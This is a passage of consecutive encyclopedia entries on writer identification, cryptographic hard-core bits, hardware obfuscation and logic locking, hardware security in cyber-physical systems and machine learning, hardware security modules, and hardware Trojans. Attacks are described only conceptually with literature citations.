the document, paragraph, and word level, such as texture, curvature, average slant, aspect ratios, entropies to much more local features extracted from an allograph, which represents the characteristic shape of a written character, or from a grapheme, which is a graphical component with no semantic meaning extracted generally with an over-segmentation method, or at even a lower microlevel. In (Said et al. 2000), a text-independent writer approach making

use of writer-dependent texture features has been presented. Specifically, Gabor filtering and grayscale co-occurrence matrices have been used for texture analysis. A 96% identification accuracy has been obtained on 1000 testing documents from 40 subjects. In (Zois and Anastassopoulos 2000), morphological processing has been proposed to extract information about the geometrical and structural properties of words. Classification has been performed by using both a multilayer perceptron and a Bayesian classifier. An accuracy of 95% over a database containing only one word written by 50 writers 45 times, both in English and Greek, has been obtained. An approach for text-independent writer identification based on the use of a codebook of connected component contours has been proposed in (Schomaker and Bulacu 2004) with application to uppercase Western letters. The probability density function (PDF) of the connected component contours has been used as representative feature of the writers. The performances of the method have been improved by considering, as additional feature, the distribution of local angles along the edges. Text-independent writer recognition systems can also make use of stochastic approaches like Hidden Markov Model (HMM)-based techniques, which, being robust to noise and able to cope with shape variation, represent one of the most popular strategies used to match the extracted features. In (Schlapbach and Bunke 2007), HMM modeling has been performed both for writer identification and verification using static information. An identification rate of 96% has been attained when considering 8600 text lines from the 100 writers and an error rate of 2.5% has been reported for writer verification.

In the recent past, there has been an increasing trend in proposing approaches that utilize allograph prototypes, which are different graphical representations of the characters composing an alphabet, for writer identification. Such approaches have been gaining popularity due to their simplicity and promising identification rates. The advantage of working at the character level is that a set of consistent templates can be produced to model the handwriting styles of writers. The allograph-based approaches share the following common steps. First, a set of representative templates of possible allographs of a letter has to be defined either manually or automatically. The so obtained set is used as a base where the different handwriting patterns will be projected. It results in a vector description corresponding to a distribution over the available allographs. The writer

retrieval consists in matching two distributions, one coming from the reference dataset obtained during the enrollment process, the second one obtained from the questioned document. In (Bulacu and Schomaker 2007), the problem of both writer identification and verification has been tackled by performing the analysis both at the texture level and at the allograph level. At the texture level, the orientation and curvature information have been encoded into a contour-based joint directional PDF. At the allograph level, portions of the character shapes, namely, graphemes, have been extracted and clustered to obtain a grapheme codebook. The PDFs of these common shapes have been then estimated and used to discriminate the writers. Furthermore, working at the character level allows visualization by forensic experts. This helps the forensic analysis of the handwriting of individuals as in (Niels et al. 2007) where dynamic time warping has been used to cluster the allographs and then build the representative vector of each writer by using the frequency of occurrence of each allograph for each character. In (Tan et al. 2009), a text-independent writer identification allograph-based approach has been presented. Specifically, 26 lowercase letters, 10 prototypes per letter, a vector description based on the frequency of both occurrency and nonoccurency of a feature in the document, and a chi-square metric have been used. An identification rate of 99.2% over a reference database generated by 120 writers has been obtained. The performance of the proposed method has been also discussed versus the choice of the letters to be used, the effect of the length of the text in the test document, the use of different matching metrics, and the method to compute the distributions. Eventually, the discriminative power of the alphabets has been analyzed.

Applications

Applications of handwriting recognition range from reading handwritten texts on postal envelopes or bank checks, to analog-to-digital conversion of textual data for automatic information indexing and retrieval.

Applications for either writer identification or writer verification can be found in several domains. The ancient manuscripts, for example, could serve to study the evolution of the style and form of writing over time, that in turn reflects the historical and cultural changes of the society. Knowledge about individual letters, ligatures, punctuation and abbreviations, and the

way they have evolved enables the paleographers and historians to identify the period when a manuscript was written. Handwriting has also an interesting relationship with neuroscience and several neurological disorders that could affect the writing motor skills. Handwriting could therefore be of diagnostic value for the neurologists, particularly if they have previous writing samples of the patient (Eaton 1938; Mergl et al. 2004). Another domain of interest is graphology, where handwriting is used as an insightful means of personality profiling, highlighting the character traits, and tracking the feelings and emotions of a person. As a matter of fact, graphologists claim that handwriting could reveal more than 200 personality traits including moods, temperaments, thinking patterns, fears, work drive, maturity, social interactions, and so forth. Handwriting recognition has also interesting applications in the field of forensic science where examiners have to identify the authorship of a questioned document (e.g. a will, a ransom note, or a threatening letter), verify signatures, identify forgeries, detect alterations, or analyze indented writings. At last, another application of writer identification is the identification of the writer in order to perform writer adaptation to be used in the framework of handwriting recognition so that the system is tuned to a specific writing style and, hence, can outperform a generic omni-writer system.

Hard-Core Bit

Burt Kaliski[8] ✉
(8) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *hard-core bit* of a one-way function $y = f(x)$ is any bit or other binary function of the input x that is hard to compute significantly better than guessing given the output y alone.

Theory

Let f be a one-way function. According to the definition of such a function, it is difficult, given $y = f(x)$, where x is random, to recover x. However, it may be easy to determine certain information about x. For instance, the RSA function $f(x) = x^e \bmod n$ (RSA public-key encryption) is believed to be one-way, yet it is easy to compute the Jacobi symbol of x, given $f(x)$:

$$\left(\frac{x^e \bmod n}{n}\right) = \left(\frac{x}{n}\right)^e = \left(\frac{x}{n}\right).$$

Another example is found in the discrete exponentiation function $f(x) = g^x \bmod p$ (discrete logarithm problem), where the least-significant bit of x is revealed from the Legendre symbol of $f(x)$, i.e., $f(x)^{(p-1)/2}$, which indicates whether $f(x)$ is a square and hence whether x is even.

It has therefore been of considerable interest in cryptography to understand which parts of the inverse of certain one-way functions are

hardest to compute. This has led to the notion of a *hard-core bit*. Informally, a function B from inputs to $\{0, 1\}$ is *hard core* with respect to f if it is infeasible to approximate $B(x)$, given $f(x)$. Here, "approximating" means predicting with probability significantly better than 1/2.

Hard-core bits have been identified for the main hard problems in public-key cryptography, including the discrete logarithm problem and the RSA problem. Blum and Micali (1984) gave the first unapproximability results for the former; Alexi et al. (1988), the first complete results for the latter. (See also Håstad and Näslund (2004) for further enhancements.)

Goldreich and Levin (1989) have given a very elegant method for constructing a hard-core bit from *any* one-way function:

1. Define $g(x, r) = (f(x), r)$, where the length of r is the same as the length of x.

2. Define $B(x, r) = x_1 r_1 \oplus \cdots \oplus x_k r_k$, where x_i, r_i are the bits of x and r, and $\oplus$ is the exclusive-or operation.

If f is one-way, then g is clearly one-way. Goldreich and Levin's key result is a proof that the predicate B so constructed is hard core with respect to g. Intuitively, this can be viewed as saying that the XOR of a random subset of bits of the inverse is hard to predict.

Researchers have also studied the related problem of *simultaneous security* of multiple bits, that is, whether an individual hard-core bit remains difficult to approximate even if the values of other hard-core bits are known. Typically, some constant times log k bits can be shown to be simultaneously secure for the functions mentioned above, where k is the size of the input to the function; up to $k/2$ have been proven simultaneously secure for related functions (Håstad et al. 1993). It has been conjectured that half of the bits of the RSA/Rabin functions are simultaneously secure. See also Håstad and Näslund (2004) for some related results.

Applications

The primary application of hard-core bits is in constructing a pseudo-random number generator. As shown by Yao (1982) and Blum and Micali

(1984), if f is a one-way permutation and B is a hard-core bit of f, then the sequence

$$B(x_0), B(x_1), B(x_2), \ldots,$$

where $x_i = f(x_{i-1})$ and x_0 is a random seed, is indistinguishable from a truly random sequence of the same length. The proof proceeds by showing that any efficient algorithm to distinguish the sequence from a truly random sequence can also be used to distinguish the supposed hard-core bit from a random value, and hence to approximate the bit.


Definitions

Hardware obfuscation is a digital design transformation technique that protects semiconductor intellectual property (IP) where an IP is a reusable block of the design and owned or licensed by one entity. The motivation of obfuscation is to protect the IP from adverse access or malicious modification by unauthorized entities involved in the semiconductor design, manufacture, and supply chain.




Background

Integration of reusable hardware intellectual property (IP) to system-on-chip (SoC) design and manufacturing plays an important role in the current globalized semiconductor supply chain. To reduce the cost of design and

time-to-market, IP vendors need to send their valuable IPs to overseas facilities for manufacturing and testing. Such manufacturing and testing require open access to the designs which makes these IPs vulnerable to piracy, cloning, overproduction, reverse engineering, malicious modification, etc. by third party facilities. Such unauthorized access and modification adversely impact defense, aerospace, and other sophisticated application domains. In order to protect the IPs against such threats, hardware obfuscation poses as a potential solution as it obfuscates or locks the design functionality and creates corrupted outputs intentionally. Normal functional behavior can only be restored via application of design-specific key that is only known to the IP owner. Without the key, the IP is useless hence protects the critical asset or the IP from unauthorized access. In order to make the design functionality being dependent on the key, strategic structural and functional transformations are incorporated into the design logic. Such transformation is commonly known as hardware obfuscation.


Application

Obfuscation is defined as a technique of obscuring the functionality of a system in order to protect the IP embedded into the system. The obfuscation process inserts a functional or structural lock, which is key dependent, into the IP as shown in Fig. 1. Unless the lock is being bypassed or deactivated by applying the key, the obfuscated system or IP generates different or wrong outputs compared to the un-obfuscated version for the same input. Only the IP owner has access to the correct key and can protect the IP from being used by unauthorized entity.



Hardware Obfuscation and Logic Locking, Hardware Obfuscation and Logic Locking, Fig. 1
Obfuscation of an IP using a key to create functional corruption

Obfuscation Techniques



Several hardware obfuscation techniques have been proposed to allow the IP owners to obfuscate their IPs before considering to send those IPs offshore. However, all types of obfuscation schemes can be divided into two broad categories: combinational logic obfuscation and sequential logic obfuscation.

The basic combinational logic obfuscation technique “EPIC” has been proposed by Roy et al. (2008) where combinational logic gates, e.g., XOR/XNOR gates, are inserted in strategic locations of the synthesized gate-level netlist of an IP. Figure 2 illustrates the transformation of the original design by inserting key gates which are key driven. Correct key values will maintain the equivalency and incorrect key values will create bit flips in internal nets, leading to functional disruption. Kamali et al. (2019) incorporates obfuscation logic blocks, e.g., switch boxes, instead of key gates, as part of obfuscation logic to corrupt the IP operation.

Hardware Obfuscation and Logic Locking, Hardware Obfuscation and Logic Locking, Fig. 2
Combinational logic locking by inserting key gates: (**a**) original design; (**b**) obfuscated design

On the other hand, sequential logic obfuscation addresses the vulnerabilities that are inherent to the IP's operational state space. Chakraborty and Bhunia (2009) tries to increase the reachable state space of the finite-state machine (FSM) of the design by using "HARPOON" methodology that inserts additional flip-flops into the FSM. As demonstrated in Fig. 3, due to the addition, the state space and state transition diagram changes significantly. The obfuscated FSM runs in obfuscated states unless a key sequence is being applied to reach to the normal mode or functional states. In contrast, Dofe and Yu (2017) uses the existing state space and obfuscates the transition paths to valid states.

Hardware Obfuscation and Logic Locking, Hardware Obfuscation and Logic Locking, Fig. 3 Sequential obfuscation by adding extra states: (**a**) state transition space of original FSM; (**b**) state transition space of obfuscated FSM which is key (K_0, K_1, K_2) dependent

Attacks on Obfuscation

Each of the techniques comes with their own strengths as they try to address specific threat model and vulnerabilities. However, emergence of attacks

against different obfuscation techniques have been proposed as well which try to bypass, break, or remove the obfuscation logic (or lock) to retrieve the functional design. A number of structural and functional attacks have proven these obfuscation techniques to be weak as such attacks are able to extract the functionality restoring key, bypass the obfuscation logic, or remove the inserted corrupting logic. Subramanyan et al. (2015) proposed Boolean satisfiability (SAT) attack which is the strongest and most successful functional attack on combinational logic obfuscation. SAT attack iteratively prunes the key search space and in most cases can find the correct key that is being required to unlock the obfuscated design. Other attacks such as SAIL by Chakraborty et al. (2018) and SWEEP by Alaql et al. (2019) extract the structural features and reverse engineer the IP to find the unlocking key. Chakraborty et al. (2019) proposed a new attack that combines both structural and functional attacks in order to break combinational obfuscation. Meade et al. (2017) applies netlist reverse engineering on sequential obfuscation methods and extracts the functional states by structural and functional recovery of the underlying FSM. Gradually improved reverse engineering capabilities make these obfuscation techniques vulnerable to such functional and structural attacks.

Open Problems and Future Directions

In order to address a number of vulnerabilities that are inherent to the design and different obfuscation algorithms, development of strong, robust, and secure obfuscation technique has become a major challenge. Most of the efforts in developing a robust defense scheme have been applied in combinational logic obfuscation. Such trend also encouraged emergence of attacks focusing on those techniques. Compared to that, sequential obfuscation has not been explored to the same extent although commercial IPs will almost always contain sequential logic blocks. Therefore, emergence of scalable, attack-resistant sequential obfuscation technique with high reverse engineering complexity needs to be developed in order to address the in-field IP infringement.

cHardware security in cyber-physical systems (CPSs) refers to all the activities needed to secure the hardware portion of CPSs. It is a fundamental element for the safe and trustworthy operation of CPSs. The hardware used in CPSs is composed of a cyber part and a physical part. To ensure security, both parts should be protected against adversaries aiming at altering the behavior (or the response) of the system or attempting to illegitimately accessing data.

Background

Because of the safety or security critical nature of the applications where they are often used, CPSs must be capable to withstand failures, malfunctioning, and deliberate attacks. The following six characteristics of CPSs expose them to security vulnerabilities (Alcaraz and Lopez, 2012; Alcaraz and Zeadally, 2013). (i) CPSs do not have a perimeter protection: since they can be directly available, attackers can easily gain physical

access to them; (ii) CPSs lack of predictability – they often operate dynamically, making it difficult to enforce security policy at the level of system; (iii) CPSs are pervasive diffused; the large number of CPSs deployed offers to adversaries an extremely large attack surface; (iv) CPSs are built on tight resource budget; this makes difficult to include protections and defenses against attacks; (v) several CPSs are intended to operate for many years; thus, they will have to face security threats not yet known; and (vi) CPSs comprise a cyber and a physical part; both can be targeted by adversaries. Furthermore, since CPSs include also actuators, attacks to hardware of CPSs can cause permanent damages if adversaries are able to compromise the target device and to use improperly these actuators. Several of the attacks reported so far were targeting software components of CPSs (Langner, 2011). Nevertheless, hardware components pose an increasing concern (Alcaraz et al, 2019).

Theory

The hardware of CPSs is at the interface between the cyber and the physical world, which is a very critical position security wise. Generally, CPSs can be subject to attacks threatening confidentiality (of the handled data or of the CPS itself), the integrity of the CPSs, or the authenticity of the whole system (Regazzoni and Polian, 2017).

Concerning confidentiality, the most common goal of adversaries is to access secret information handled by the CPSs. Since CPSs do not have perimeter protection, attackers can gain these information simply by tampering directly with the devices or by exploiting physical attacks such as power analysis and electromagnetic of fault attacks. Countermeasures against power analysis and electromagnetic attacks, which are anyway still subject of research for embedded devices, usually incur in relevant overheads in terms of power, energy, area, and performance. If it could be possible to relax the first constrains (or, at least, trade them with robustness), it will be much harder to do so for performance, since CPSs are often operated under extremely strict real-time requirements. Countermeasure against fault attacks are typically based on redundancy and are similar to the mechanism used to ensure the reliability of the system. However, particular attention needs to be payed to the type of faults considered in the threat model. In CPSs deployed in harsh environments, it

is very likely that a relevant number of faults will naturally happen. These faults could be sufficient to successfully mount attacks, despite not voluntary injected by an adversary. Because of this, to counteract fault attacks in CPSs, it is necessary to extend the threat model including also faults that might naturally occur. Design information of hardware components of CPSs is also an asset to be protected. In this case the goal of attackers is to steal IP blocks or any other intellectual property value (for instance, by using reverse engineering or similar techniques). These threats can be counteracted with obfuscation, camouflaging, or, where suitable, watermarking.

Integrity, in CPSs, means that no malicious modifications have been applied to the systems (or to its components). In this regard, the main concern is coming from hardware Trojans that can be injected in the hardware used to build CPSs. Effects of hardware Trojans in CPSs can be very different and include complete deactivation of the system (denial-of-service), leakage of sensitive information, or alteration of the functionality to render the CPS unstable. Countermeasures against hardware Trojans proposed so far, such as circuit analysis, formal verification, machine learning-assisted detection mechanisms, visual inspection, or side channel analysis, are generally applicable also to the case of CPSs. Approaches derived from concurrent online testing are also a promising solution for ensuring integrity of CPSs. These approaches require to include on-chip sensors that constantly monitor the behavior of the hardware or that carry out consistency checks. Despite being capable of detecting integrity threats not always active (such as hardware Trojans that are inactive for a long period), these monitors suffer two main drawbacks when applied in CPSs. Firstly, they might incur in an excessive area or energy overhead. Secondly, the capability of CPSs to be adaptive and to evolve over time makes the task of formulating sound monitoring conditions extremely hard. As all other computing systems, also CPSs are susceptible to supply chain threats such as replacement of valid firmware, improper device settings, component replacement, fictitious recycling, or design alteration (Areno, 2020). Consequences of these attacks depend on the power of the adversary and include malfunctioning of the device (for instance, when, in a time critical CPS, a component is replaced with another one that cannot achieve the same performance, making real time operations impossible), unreliable access protection (when an adversary can, e.g., leverage a modified

firmware to gain illegitimate access to a CPS), or reintroduction in the supply chain of components that were intended to be recycled. It is important to notice that any alteration to the integrity of hardware is very likely to affect the software that is running on top of it. For this reason, it is crucial to put in place all the measures and use all the technologies that can guarantee the integrity of hardware components of CPSs.

Authenticity, in CPSs, involves both the fact that a system must rely on the authenticity of its components and the fact that the components can rely on the authenticity of the system they belong. Authentication is ensured by dedicated cryptographic primitives and protocols, such as message authentication and access control. These authentication mechanisms however require the support for storing and managing secret keys. Key management can be difficult to be implemented in CPSs since they have limited resources and since they are, at least potentially, in the hands of an adversary. Physical characteristics of CPSs however can be exploited to extract unique identifiers, such as PUFs, suitable for implementing secure authentication protocols with a simpler key management. Often, in CPSs, it is required to verify the authenticity of the data generated. This is, for instance, the case of the data read by a remote sensor used to monitor critical infrastructure. Data authentication can be achieved generally in two ways: by authenticating both the sensor itself and the channel over which the communication is carried out or by including sensor-related information into the transmitted data.

As in other systems, the hardware of CPSs can be attacked by combining different attack techniques, for instance, combining multiple channels to extract secret information or altering the operating conditions to weak some protection and, thanks to this, perform unauthorized actions on the device. Furthermore, it is also possible to combine hardware and software attacks, for instance, by installing specific software routines to activate hardware Trojans that would stay otherwise inactive. It is also important to notice that the potential scale of attacks to CPSs hardware significantly increases compared to classical systems. On the one side, several devices belonging to the same infrastructure can be attacked at the same time: if some of these devices are weakened than others, it could be possible that the adversary is able to attack a number of devices sufficient to compromise the whole system. On the other side, weak CPSs can be also

used to run distributed attacks, with a scale and power much higher than the ones achieved running the same attacks with conventional devices.

Open Problems and Future Directions

CPSs, especially when deployed on harsh environments or in critical infrastructure, are expected to run for decades. Because of this, they are subject to attacks not yet known at the design time. In general, CPSs include the capability of evolving and adapting to new environmental situations and operating conditions. However, adaptation capabilities are not yet present in their security part, especially in the hardware portion. The research community is tackling the general problem of adapting security functionalities (under the umbrella of crypto-agility). These concepts should be put forward also considering the specificity of the CPSs domain. The evolving and adapting capabilities of CPSs make challenging also the formulation of sound monitoring conditions and security policies.

A large share of the research on hardware security in CPSs is devoted only to securing the cyber part of the systems. Nevertheless, the physical part of the system (and the tool chains used for it) is exposed to exactly the same threats. For instance, the noise produced by the actuators of 3D printers has been used to reverse engineering the printed file with an acoustic side channel attack (Al Faruque et al, 2016). The attack has been further amplified by a corrupted tool chain (Chhetri et al, 2019). Countermeasures against these types of attacks should be studied also for the physical portion of the system to achieve a complete protection of the hardware of CPSs

Definition

Hardware security broadly encompasses hardware-based approaches for enhancing system security as well as techniques for protecting hardware designs. With the advancement of machine learning (ML) techniques, new opportunities and threats are emerging.

Background

Hardware is typically the root-of-trust for computer systems, providing a foundation for higher layers of the design that are usually less secure. As such, designers increasingly incorporate security features at the hardware level to support broader security objectives such as access control, isolation, and attestation. Furthermore, hardware design intellectual property (IP) itself is valuable and requires protection against threats of theft, illicit modification, overproduction, and piracy, especially in the geographically

distributed supply chain. These two facets of hardware security intersect with machine learning (ML) to provide new opportunities for both attackers and defenders.

Application

Machine Learning and Hardware for Security

There are numerous hardware-based approaches for enhancing security. These include security primitives, such as physically unclonable functions (PUFs) and cryptographic accelerators, or reusing existing hardware components such as performance counters or debug wrapper logic. On one hand, attackers can use ML to extract sensitive information from an IC, breaking trust assumptions in hardware security. On the other, defenders can use ML with hardware-based observations to build models of an IC's operation for attack detection (based on software/hardware behavior or external environmental conditions).

Cryptographic functions and primitives are often hardware-based. For example, PUFs have been proposed as a foundation for security protocols and unique IC identification. They rely on physical phenomena (arising from process variations) for randomness, stability, and uniqueness, such as process variations during IC fabrication. While promising, there have been skirmishes in the literature between PUF designers and attackers, especially via modeling attacks (Rührmair and Holcomb 2014), where adversaries collect challenge-response pairs (CRPs) with the intent to create a surrogate model of the PUF. The implications of ML advances are clear: as researchers aim to increase the complexity of PUFs, new ML techniques can learn more complex models.

Similarly, researchers have used AI/ML to attack cryptography accelerators. Cryptography accelerators perform computations to speed up encryption and decryption. While they do these computations, the hardware may emanate signals correlated with sensitive values (like the key), such as power fluctuations or electromagnetic emissions. Attackers can analyze these signals, or side-channels, for leaks. Researchers have proposed countermeasures to mitigate side-channel leakage, including hiding (by adding random noise or delays) and masking (where a sensitive value is "split" into a series of shares by xor-ing with a random mask). While showing success in preventing traditional differential power analysis

techniques, recent applications of DL-based approaches circumvent these countermeasures (Cagli et al. 2017).

In behavioral monitoring, the use of hardware performance counters (HPCs) shows much promise for detecting malware execution (Basu et al. 2020). Other related techniques also include repurposing debug hardware, such as embedded trace buffers. A vital component of these techniques is the proper analysis and interpretation of the recorded activity (e.g., instruction sequences and memory access events) – ML techniques have proven successful in this respect, given the ability to "learn" characteristics of malicious behavior. ML techniques can often make inferences by identifying patterns in multimodal data; recent works have begun to explore dedicated hardware for comprehensive environmental monitoring to identify attacks (Facon et al. 2019) as well as for detecting attacks at the microarchitectural level (Sayadi et al. 2020).

Machine Learning and Security of Hardware

A large facet of hardware security research focuses on mitigating supply chain threats where geographically distributed and untrusted parties can access designs at various stages. This globalized approach to design places hardware at risk of reverse-engineering, piracy, or malicious manipulation. ML can be used to aid designers throughout the design flow to enhance design practices but could also introduce new avenues for sabotage.

An insidious attack on hardware designs is hardware Trojan (HT) insertion, where an adversary modifies them to corrupt functionality in-the-field. Attackers can insert HTs at various stages of the design flow and typically represent minimal changes to the area overhead, timing delay, and other design characteristics. Despite their stealthy nature, several ML-based approaches have shown success at HT detection in gate-level netlists (Liakos et al. 2019). Typically, these approaches involve training and evaluation of ML models using benchmarks sourced from Trust-Hub (Salmani et al. 2013). Applying ML techniques is not a trivial pursuit; defenders must first identify an appropriate input representation for designs and perform the necessary feature extraction, like determining the number of gates in a target net's fan-in. ML-based techniques have been surveyed recently (Huang et al. 2020).

An emerging development in the literature is the use of ML techniques in the hardware design flow, typically for predicting downstream effects of design decisions. These efforts represent new pathways for managing scalability challenges and accelerating design turnaround. However, while these techniques claim state-of-the-art performance, there are security implications. Where defenders can use ML to detect security issues (as in the previous example with HTs), recent work has shown that adversaries can use ML as a vector for sabotaging the design flow. In particular, deep learning (DL) techniques lead in terms of classification performance but also exhibit shortcomings in terms of robustness. Recent work exploits a susceptibility to adversarial input perturbations (subtle manipulations of data) to fool DL-based lithographic hotspot detectors with inconsequential but semantically meaningful design insertions (Liu et al. 2020b).

Additionally, ML techniques are naturally sensitive to the training data quality, thus enabling training data poisoning attacks. These attacks introduce backdoors that can control the output predictions; an adversary triggers the pattern by inserting specially crafted patterns in the input data. This attack modality has recently been demonstrated where metal shapes are added to a design to confuse a lithographic hotspot detector into making erroneous classifications (Liu et al. 2020a). The net result is sabotage of the design flow. As hardware security relies on safeguarding all parts of the supply chain, ML in the design flow requires further analyses and defenses.

Open Problems and Future Directions

The intersection of ML and hardware security continues to evolve. Some future directions include the study of the implications of ML vulnerabilities. For example, DL's vulnerability to adversarial input perturbations and training data poisoning can raise new issues for safeguarding hardware design flows' integrity. ML techniques add complexity to a system, so more work must be done to fully evaluate model robustness and how this might pose risks to hardware security. Using ML for run-time decision-making and response to attacks is another area to investigate. Building on ML for behavior monitoring and identifying attacks, a next step could involve generating new reactions such as changing hardware configurations, perhaps to confuse attackers actively. Another challenge in hardware security is formulating security properties and using these to guide the

design process. As ML techniques appear throughout the design flow, end-to-end ML-enhanced security-aware synthesis could become feasible, where ML tools identify hardware-centric security requirements and perform trade-offs. Finally, an open problem is data: as with any ML work, access to high quality, varied, and appropriate data is paramount, so more openly available data is needed.

Hardware Security Module

Laurent Sustek[13] ✉
(13) Inside Secure France, Atmel, France

✉ **Laurent Sustek**
Email: lsustek@insidefr.com

Background

Security devices play an essential role in our everyday life, ensuring security for the financial transactions can be made directly or indirectly. These devices provide the ability to make transactions within a distributed and virtual environment, satisfying the request of Trust and Privacy.

One of the commonly used trusted token is the Smart Card.

When you want to pay for some gift, the vendor wants to be assured that you are the real owner – not a hacker collecting credit card numbers – of the banking account. On the other side, you need to know that the vendor is really who he claims to be before paying. Both parties in this transaction need to authenticate each other's identity. In addition, depending of the transaction's value, both parties may want the exchanges protected against hacker spying, disclosing and intercepting the exchanges of the transaction. Both parties need confidentiality and integrity.

Security technology can be divided into two types: software defined and hardware achieved.

Security Processors are computational devices that are used to execute security functions in a short execution time. In the context of Information Technology, these Security Processors have to execute trustfully these operations whether the environment is hostile or not, so they are usually

integrated into a tamper-resistant device or package. These devices are known by a variety of names, including:

- Tamper-Resistant Security Module (TRSM)
- Network Security Processor (NSP)
- Host/Hardware Security Module (HSM)

An HSM is a physically secure, tamper-resistant security server that provides cryptographic functions to secure transactions in retail and financial applications. This includes:

- PIN (Personal Identification Number (PIN)) encryption and verification
- Debit card validation
- Stored value card issuing and processing
- Chip card issuing and processing
- Message authentication (MAC Algorithms)
- Symmetric key management

With a DSP-RSA Module, the HSM can also support public key cryptographic operations including digital signatures, certificates, and asymmetric key management.

Acting as a peripheral to a host computer, the HSM provides the cryptographic facilities needed to implement a wide range of data security tasks.

Banks, corporations, and probably some branches of the military are using HSMs as part of their security chain.

Theory

Hardware Security Modules offer a higher level of security than software. They are normally evaluated by third parties, such as the USA's "National Institute of Standards and Technology" (NIST), through the Federal Information Processing Standards Publication (FIPS PUB 140) or French "Direction Centrale de la Sécurité des Systmés d'Information" (DCSSI). This level of security is required by some highly secured web applications, Public Key Infrastructures, and Certification Authorities.

Hardware Security Modules perform cryptographic operations, protected by hardware. These operations may include:

- Random number generation

- Key generation (asymmetric and symmetric) (Asymmetric Cryptosystem and Symmetric Crypto system)
- Asymmetric private key storage while providing protection (security) from attack (i.e., no unencrypted private keys in software or memory):

  – Private keys used for signing and decryption
  – Private keys used in PKI for storing Root Keys

  The diagram below describes the internal elements of an HSM (Fig. 1).



Fig. 1

The diagram below illustrates various hardware encryption technologies and their respective positions of cost relative to security (Fig. 2). An HSM is a key element in the security chain of a system. It provides all necessary cryptographic functions in association to a secured key management for generation, storage, and handling. Its cost may mean that only companies can afford to use such devices. Overall benefit is the third-party evaluation of this piece of hardware and software, through governmental certification schemes (Table 1).



Fig. 2

Hardware Security Module, Table 1

FIPS140-2	
Level	**Description**
1	Lowest security level. Basic hardware or software based cryptographic functions implementation
2	Both software and hardware implementations can meet this level. Hardware must incorporate alimited degree of tamper-evident design or employ locks to secure sensitive information. Role-based authentication is required to authorize a defined set of services. Role-based authentication required. Meets ISO15408 Common Criteria (CC) Evaluation Assurance Level EAL2 or higher
3	Physical tamper resistance is required. Indentity-based authentication (indentity check+acces autorization). Physical or logical communication interfaces separation, introducing notion of trusted path. Meets CC EAL3 level or higher
4	Hardware certified at this level must resist the most sophisticated attacks. Cryptographic functions are performed within an “envelope” protected by the security parameters. The intent ofLevel 4 protection is to detect a penetration of the device from any direction. Such devices are suitable for operation in physically unprotected environments. Meets CC EAL4 level or higher

Definitions (Extracted from ISO 15408)

Tamper Evidence Requirement

A device that claims Tamper Evidence characteristics *shall* be designed and constructed as follows:

- *Substitution*. To protect against substitution with a forged or compromised device, a device is designed so that it is not practical for an attacker to construct a duplicate from commercially available components that can reasonably be mistaken for a genuine device.
- *Penetration*. To ensure that penetration of an SCD is detected, the device *shall* be so designed and constructed that any successful penetration *shall* require that the device be subject to physical damage or prolonged absence from its authorized location such that the device cannot be placed back into service without a high probability of detection by a knowledgeable observer.

Tamper Resistance Requirements

- *Penetration*. An SCD *shall*. be protected against penetration by being Tamper Resistant to such a degree that its passive resistance is sufficient to make penetration infeasible both in its intended environment and when

taken to a specialized facility where it would be subjected to penetration attempts by specialized equipment.

- *Modification*. The unauthorized modification of any key or other sensitive data stored within an SCD, or the placing within the device of a tap, e.g., active, passive, radio, etc., to record such sensitive data, *shall* not be possible unless the device be taken to a specialized facility and this facility be subjected to damage such that the device is rendered inoperable.
- *Monitoring*. Monitoring *shall* be countered by using tamper-resistant device characteristics. The passive physical barriers *shall* include the following:
  - Sheilding against electromagnetic emissions in all frequencies in which sensitive information could be feasibly disclosed by monitoring the device.
  - Privacy shelding such that during normal operation, keys pressed will not be easily observable to other persons. (For example, the device could be designed and installed so that the device can be picked up and shielded from monitoring by the user's own body.)

Where parts of the device cannot be appropriately protected from monitoring; these parts of the device *shall* not store, transmit, or process sensitive data. The device *shall* be designed and constructed in such a way that any unauthorized additions to the device, intended to monitor it for sensitive data, *shall* have a high probability of being detected before such monitoring can occur.

- *Removal*. If protection against removal is required, the device *shall* be secured in such a manner that it is not economically feasible to remove the device from its intended place of operation.

Synonyms

Hardware Backdoor; Hardware Trojan Horse; Malicious Circuit; Targeted Hardware Manipulation

Definition

A hardware Trojan is a malicious modification of an Integrated Circuit (IC) or electronic device that is performed post-design by an entity other than the original designer. Hardware Trojans have often the goal to compromise the security or functionality of the device. This type of hardware attack presents a significant detection and mitigation challenge.

Background

Modern society depends heavily on digital technology in many ways, from personal electronics to the Internet of Things to cloud services. All digital systems are based on Integrated Circuits (ICs). In addition to providing the core functionality for a given application, ICs often serve as a root of trust to achieve security objectives such as confidentiality, integrity, and availability.

The manufacturing of modern ICs is a highly complex process involving many stakeholders, including foundries, assembly and test companies, and integrators, which typically form a globalized supply chain. This division of tasks, especially in terms of their geographic distribution, has opened up new attack vectors for adversaries who attempt to manipulate ICs. Although this threat was known in principle beforehand in the research community and industry, it gained considerable attention through a report by the Defense Science Board (2005), which advises the U.S. Department of Defense. While the original report focused on the specific threat scenario of a malicious foundry manipulating ICs used in military applications, the general understanding of hardware Trojans has since expanded. As such, attackers can introduce Trojans at various points and stages in the supply chain. The applications of Trojans range from performance degradation to leakage of confidential information to denial-of-service. Closely related to hardware Trojans are hardware backdoors, which have long been known in the cryptographic community by various names, including kleptography and covert channels. While backdoors are usually introduced by the original designer, hardware Trojans are typically inserted at a later stage by a third party.

Theory and Application

A hardware Trojan consists of two principal components: the trigger and the payload (Karri et al. 2010). The former describes how a Trojan is activated (e.g., always-on or externally activated), while the latter deploys the actual Trojan functionality (e.g., leakage of cryptographic keys). Existing taxonomies, such as the one by Wang et al. (2008), also define hardware Trojans in terms of their physical characteristics, e.g., their size or structure inside the IC.

Given the intricate nature of modern IC manufacturing, attackers have numerous opportunities to inject hardware Trojans. They can be introduced

through various means, including manipulated design tools, during the manufacturing process itself, or through post-manufacturing manipulation using techniques such as focused ion beam circuit editing. Simultaneously, the payload space for implementing hardware Trojans is extensive. Functional Trojans, for instance, rely on the addition or modification of logic. In a noteworthy example, King et al. (2008) implemented a hardware Trojan in a processor, resulting in an overhead of a mere 0.05% in additional logic gates. This modification enabled general-purpose attacks on the target system. Later, Yang et al. (2016) presented a minimal functional hardware Trojan that consists of a single added gate and can lead to privilege escalation. Another variant to consider is parametric Trojans, which do not require any extra logic but instead leverage alterations at the sub-transistor level, e.g., by changes to the doping concentration (Becker et al. 2013).

